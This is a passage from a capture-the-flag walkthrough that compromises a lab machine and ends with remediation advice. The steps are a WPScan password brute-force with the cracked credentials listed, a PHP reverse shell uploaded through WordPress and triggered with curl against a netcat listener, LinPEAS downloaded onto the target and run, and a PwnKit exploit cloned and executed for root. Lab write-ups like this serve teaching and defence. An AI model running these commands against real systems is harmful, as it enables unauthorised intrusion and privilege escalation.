cat << EOF > users.txt barry john elly peter ... EOF
```



Figure 19: Saving enumerated usernames to users.txt

Step 17 — BHost Theme Readme Inspection

The BHost theme readme.txt is accessed directly via the browser to gather additional version and configuration information about the installed theme.



Figure 20: BHost theme readme file accessed via direct URL

Phase 4: Exploitation — Credential Attack

Step 18 — WordPress Password Brute-Force via XML-RPC

WPScan is used with the users.txt wordlist and a common credentials list to perform an XML-RPC Multicall brute-force attack. This method tests multiple credential pairs per request, making it faster and harder to detect.

```
wpscan --url https://192.168.147.142:12380/blogblog/ --disable-tls-checks -U
users.txt -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/100k-
most-used-passwords-NCSC.txt
```

Figure 21: WPScan password brute-force command using users.txt

Step 19 — Valid Credentials Discovered

The brute-force attack successfully identifies six valid username/password combinations. These credentials can now be used to log into the WordPress admin panel.

- harry / monkey
- garry / football
- scott / cookie
- john / incorrect
- kathy / coolgirl
- barry / washere



Figure 22: Brute-force results — six valid credential pairs found

Step 20 — WordPress Admin Panel Access

Using the credentials john / incorrect, the WordPress admin dashboard is accessed at /blogblog/wp-admin/. The panel shows WordPress 4.2.1 is running, with 3 posts and 1 page. An update notice for 4.5.2 is visible.



Figure 23: WordPress admin dashboard accessed as John Smith

Phase 5: Exploitation — Plugin Vulnerability & Reverse Shell

Step 21 — Vulnerable Plugin Identification

The WordPress admin Plugins page reveals the "Advanced Video Embed" plugin (version 1.0) is installed. This plugin is known to be vulnerable to Local File Inclusion (LFI).



Figure 24: Advanced Video Embed plugin v1.0 found in WordPress

Step 22 — CVE Research on Exploit-DB

A search on Exploit-DB confirms that WordPress Plugin Advanced Video Embed 1.0 is vulnerable to Local File Inclusion (EDB-ID: 39646). This exploit allows reading arbitrary files from the server filesystem.



Figure 25: Exploit-DB entry for Advanced Video Embed 1.0 LFI (EDB-39646)

Step 23 — PHP Reverse Shell Upload via WordPress Plugin Installer

Leveraging admin access, a PHP reverse shell (php-reverse-shell.php) is uploaded through the WordPress Add Plugins interface (plugin-install.php?tab=upload). This bypasses the need for a direct LFI exploit.



Figure 26: Uploading php-reverse-shell.php via WordPress Add Plugin page

Step 24 — FTP Credentials Used for Plugin Installation

WordPress requests FTP credentials to install the plugin file. The anonymous FTP username is used to complete the upload process and place the shell on the server.

- Hostname: 127.0.0.1
- FTP Username: anonymous
- Connection Type: FTP



Figure 27: FTP connection details required by WordPress for plugin installation

Step 25 — Shell File Confirmed in Uploads Directory

Browsing to the WordPress uploads directory confirms the php-reverse-shell.php file has been successfully uploaded alongside other previously uploaded files.



Figure 28: Uploads directory confirms php-reverse-shell.php is present

Step 26 — Netcat Listener & Shell Triggered

A Netcat listener is started on port 1234 on the attacker machine. The reverse shell is triggered by curling the uploaded PHP file URL. A connection is established from the target machine as www-data.

```
nc -lvnp 1234
curl -k "https://192.168.147.142:12380/blogblog/wp-content/uploads/php-reverse-shell.php"
```

- Shell obtained as: www-data (uid=33, gid=33)
- OS confirmed: Ubuntu 16.04 LTS (Xenial Xerus)
- Kernel: Linux red.initech 4.4.0-21-generic



Figure 29: Reverse shell connected — www-data on Ubuntu 16.04

Figure 30: Curl command used to trigger the uploaded PHP shell

Phase 6: Post-Exploitation & Privilege Escalation

Step 27 — Downloading LinPEAS for Privilege Escalation Enumeration

LinPEAS (Linux Privilege Escalation Awesome Script) is downloaded from GitHub onto the compromised machine to /tmp/stabler/ and then made executable to run system enumeration.

```
curl -k -L https://github.com/peass-ng/PEASS-
ng/releases/latest/download/linpeas.sh -o linpeas.sh
```



Figure 31: Downloading linpeas.sh onto the target machine

Step 28 — Running LinPEAS

LinPEAS is executed on the compromised machine. It performs comprehensive enumeration of the system for potential privilege escalation vectors including SUID binaries, running processes, cron jobs, and known CVEs.

```
chmod +x linpeas.sh
./linpeas.sh
```



Figure 32: LinPEAS running on the target machine

Step 29 — PwnKit Vulnerability Identified (CVE-2021-4034)

LinPEAS flags that the pkexec binary has the SUID bit set and is version 0.105, making the system potentially vulnerable to CVE-2021-4034 (PwnKit) — a highly reliable memory-corruption privilege escalation vulnerability. LinPEAS highlights this as highest priority.

- pkexec binary found at: /usr/bin/pkexec
- pkexec has SUID bit set (-rwsr-xr-x, root, 18216 bytes)
- Version 0.105 — vulnerable to CVE-2021-4034 (PwnKit)



Figure 33: LinPEAS identifies pkexec SUID and CVE-2021-4034 vulnerability



Figure 34: LinPEAS advisory — PwnKit rated highest priority for exploitation

Step 30 — CVE-2021-4034 Exploit Instructions

The exploit instructions for PwnKit (Method B — Manual Compilation) are referenced. The exploit requires cloning the PoC repository, compiling it, and executing the binary.

```
cd /tmp
git clone https://github.com/Pol-Ruiz/CVE-2021-4034.git
cd CVE-2021-4034
make
./cve-2021-4034
```

Figure 35: CVE-2021-4034 exploit compilation instructions from reference

Step 31 — Root Shell Obtained via PwnKit

The PwnKit exploit is successfully executed on the target. The exploit compiles and runs, escalating privileges from www-data to root. The /root directory is accessed and its contents listed — containing flag.txt, fix-wordpress.sh, issue, python.sh, and wordpress.sql.

```
git clone https://github.com/Pol-Ruiz/CVE-2021-4034.git
./cve-2021-4034   →   whoami: root
cd /root && ls
```

- Root password updated to: 1234
- Files in /root: fix-wordpress.sh, flag.txt, issue, python.sh, wordpress.sql



Figure 36: Root shell obtained — privilege escalation via CVE-2021-4034 successful

Phase 7: Capture the Flag

Step 32 — Reading the Flag

With root access confirmed, the flag.txt file is read from /root. The flag is displayed alongside a congratulatory ASCII art banner, confirming full compromise of the Stabler Machine 1.

```
cat /root/flag.txt
```

Flag value:

```
b6b545dc11b7a270f4bad23432190c75162c4a2b
```

Figure 37: Flag captured — b6b545dc11b7a270f4bad23432190c75162c4a2b

Conclusion & Remediation Recommendations

The Stabler Machine 1 was fully compromised through a chain of vulnerabilities. The following remediation steps are recommended:

1. FTP Service

- Disable anonymous FTP login or restrict to read-only access on non-sensitive directories.
- Remove sensitive notes and configuration files from FTP-accessible directories.

2. SMB Shares

- Remove or restrict access to the kathy and tmp shares. Do not store backup archives or configuration files in SMB-accessible directories.

3. WordPress

- Update WordPress from 4.2.1 to the latest stable version immediately.
- Remove or update the Advanced Video Embed plugin (vulnerable to LFI, EDB-39646).
- Enforce strong password policies — discovered credentials (monkey, football, cookie) are trivially weak.
- Disable XML-RPC if not required, or implement rate limiting to prevent brute-force attacks.
- Disable directory listing on the uploads folder.

4. System / Kernel

- Apply the pkexec patch for CVE-2021-4034 (PwnKit) immediately on all Ubuntu 16.04 systems.
- Upgrade from Ubuntu 16.04 LTS (end of life) to a supported OS release.

5. Network Segmentation

- Port 666 should not expose raw file data externally. Review all non-standard port listeners.
- The MySQL port (3306) should not be exposed externally; restrict to localhost only.